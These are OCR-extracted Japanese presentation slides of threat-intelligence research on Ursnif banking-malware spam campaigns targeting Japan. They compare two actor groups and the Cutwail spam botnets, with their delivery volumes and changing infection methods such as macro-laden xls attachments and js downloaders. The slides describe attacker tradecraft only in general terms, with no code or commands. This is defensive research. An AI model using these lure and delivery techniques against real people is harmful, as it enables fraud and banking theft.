
2.3. Ursnifを使ったキャンペーンの流れ




2.3. Ursnifを使ったキャンペーンの流れ



2.3. Ursnifを使ったキャンペーンの流れ



2.3. Ursnifを使ったキャンペーンの流れ



2.4. キャンペーン全体概要


ばらまき手法、感染手法、マルウェアのC2等から
2つのアクターが日本を標的にしたキャンペーンを実施していると推測

- **Group-A**
  メールに添付されたxlsファイルから感染

- **Group-B**
  主にメールに記載されたURLから感染


2.4. キャンペーン全体概要


Group-A




2.4. キャンペーン全体概要


Group-B





原価請求書です
214592.doc
(145.0 kB)





2.4. キャンペーン全体概要

2つのUrsnifのキャンペーンの特徴

分類	Group-A	Group-B
メール内容	請求書を騙るものが多い	オンラインショップ/銀行を騙るものが多い
メール配信経路	Cutwailのみ	主にCutwailを使うが、他の方法も使用する
添付ファイル	マクロ付きxlsファイル 高度な難読化	主にメール内リンクからjsファイル
マルウェア	Bebloh + Ursnif(Gozi)	Ursnif(Dreambot)
標的	銀行 ※確認が困難	銀行、カード会社、仮想通貨事業者

3. キャンペーンの脅威分析

ばらまきをダイヤモンドモデルに基づいて
TTPsとアクターを分析

3.1. メール配信

二つのグループは異なる配信手法を利用している

- Group-A
  - Cutwail-A
- Group-B
  - Web (EK)
  - Cutwail-A
  - Cutwail-B
  - 侵害したメールアカウント
  - 返信型
  - Emotet

3.1. メール配信

二つのグループは異なる配信手法を利用している

- Group-A
  - Cutwail-A
- Group-B
  - Web (EK)
  - Cutwail-A
  - Cutwail-B
  - 侵害したメールアカウント
  - 返信型
  - Emotet

3.1.1. Cutwail概要

スパムボット、ばらまきメールを配信する

- 日本向けに2種類のマルウェアを確認
- それぞれ別のボットネットを構築
  - 古くからある方をCutwail-A
  - 新しく出来た方をCutwail-B　と呼んでいる
- Cutwail-AとCutwail-BではC2のIPアドレスが異なる
  - マルウェアのコードはほぼ同じ

〔参考〕Cutwail（a.k.a Pandex, Harebot, Pushdo）

- Spam Bot
  - 世界的には2007年から観測、日本標的は2016年
  - 現在も稼働中(10年以上稼働しているSpam Bot)
  - 送信メール内容と宛先メールアドレスをC2から受信して稼働
  - 宛先メールサーバに直接SMTPで送信する
  - 現在稼働しているC2は2種類

- 感染経路
  - Pushdo（ダウンローダ）に感染するとCutwailを取得する
  - PushdoへのBeblohまたはUrsnif感染後の追加ペイロード

3.1.1. Cutwail概要

	Cutwail-A	Cutwail-B
稼働時期	2007年頃～現在	2017/09頃～現在
配信対象国 (2016年～現在)	日本、イタリア、ポーランド、ドイツ、スペイン	日本のみ
感染端末数	10,761 (2019/03/13 sinkhole にて観測)	
最大配信可能量 (推測)	一回に2000万通	一回に3億通
特徴	観測したものは全て添付ファイル付き	ほぼURLから誘導、まれに添付、フィッシングメールも送信

3.1.1.1. Cutwail-A

- 2007年頃から存在
- 配信先で一番多い国は日本
  - 次いで、イタリア、ポーランド
  - 他には、ドイツ、スペインも
- 主にxlsを添付ファイルにしたメール
  - 日本向けはxlsからBeblohに感染させるケースを多く観測
- Cutwail自身の感染端末を拡大する動きが見られる
  - 最近では2019/07～09にDHLを騙るメールでUrsnifを経由したCutwailのばらまきを観測

3.1.1.2. Cutwail-B

- 2017/09頃に日本向けに作られた
  - この時期にUrsnif-Bに感染するとCutwail-Bに追加感染した
- 配信するのは日本向けメールのみ
- 主にマルウェアに誘導するURLが書かれたメール
  - フィッシングサイトのURLへ誘導するメールもばらまく
  - 添付ファイル付きメールを出したのは過去4回程度
- 2019/01以降はフィッシングメールのみ観測

3.1.1.3. Cutwailの最大配信可能量

観測情報から配信量を算出


	Cutwail-A	Cutwail-B
1端末の配信量	5,000通	50,000-60,000通
感染端末数	約4,000IP	約6,000IP
最大配信可能量	2,000万通	3億通

シンクホールによる感染端末数10,761 (2019/03/13時点 A,B合計)
受信したメールの送信元IPの割合を考慮し、A:B=2:3

Thanks @58_158_177_102

3.1.1.4. Cutwailによる配信の内訳

Ursnifに感染するばらまきメールの配信経路による内訳




3.1. メール配信

二つのグループは異なる配信手法を利用している

- Group-A
  - Cutwail-A
- Group-B
  - Web (EK)
  - Cutwail-A
  - Cutwail-B
  - 侵害したメールアカウント
  - 返信型
  - Emotet

3.1.2. 時期による配信手法の変化



3.1.2.1. Web(EK)による感染 2016/07～2017/02

Group-B

メールを利用しない感染手法。
ドライブバイダウンロード攻撃によりUrsnifに感染。
感染元となるWebサイトは攻撃者により、改ざんされたもの。

2017年05月23日 | ラックビープル

日本を狙うインターネットバンキングマルウェア「DreamBot」を利用する攻撃者

IOC | サイバー攻撃 | 攻撃者グループ

石川 芳浩

世界中でランサムウェア「WannaCry（ワナクライ）」による被害が報告されていますが、日本ではインターネットバンキングマルウェア「DreamBot（ドリームボット）」による攻撃キャンペーンも継続しています。2017年3月、日本サイバー犯罪対策センター（JC3）より、DreamBotに関する注意喚起↗が発表されましたが、その後も攻撃キャンペーンは継続し、2017年5月現在も週に数回「DreamBot」に感染させるための、日本語のばらまき型メールを確認しています。
図1は、5月15日と5月18日に届いた日本語のばらまき型メールの一例です。
添付ファイルは、どちらもzip形式で圧縮されており、zipファイルの中身は、実行形式のファイル（DreamBot）と「DreamBot」を不正サイトからダウンロードするjsファイルを埋め込んだ文章ファイルでした。
今回は、この日本語のばらまき型メールを利用して、「DreamBot」を拡散させている攻撃者グループについて調査してみました。

https://www.lac.co.jp/lacwatch/people/20170523_001291.html

3.1.2.2. Cutwail-A

～2017/02頃

Group-A

- 件名

日本語で書かれた、主に請求書を騙るメール

- 内容

本文も日本語で、zipファイルが添付されている

- 感染の流れ

zipファイルを展開するとマルウェアが出てきて、実行すると感染する

3.1.2.3. Cutwail-A

2017/04〜2017/09

Group-B

- 件名


請求書を騙るもの、写真送付を騙るもの、宅配便を騙るもの、など

- 内容

本文も日本語で、添付ファイル付きのメール

- 感染の流れ

添付ファイルは、jsが入ったzipファイル、マクロ付きxlsファイルへと徐々に変化



3.1.2.4. Cutwail-A

2017/12〜2019/06


Group-A


- 件名

請求書を騙るもの

- 内容

マクロ付きxlsファイルが添付されたメール





- 感染の流れ

マクロ実行によりUrsnifに感染するが、Ursnif感染までの処理に施された解析避けの手法が徐々に複雑化

3.1.2.5. Cutwail-B

2017/10〜2018/12

Group-B

- 件名

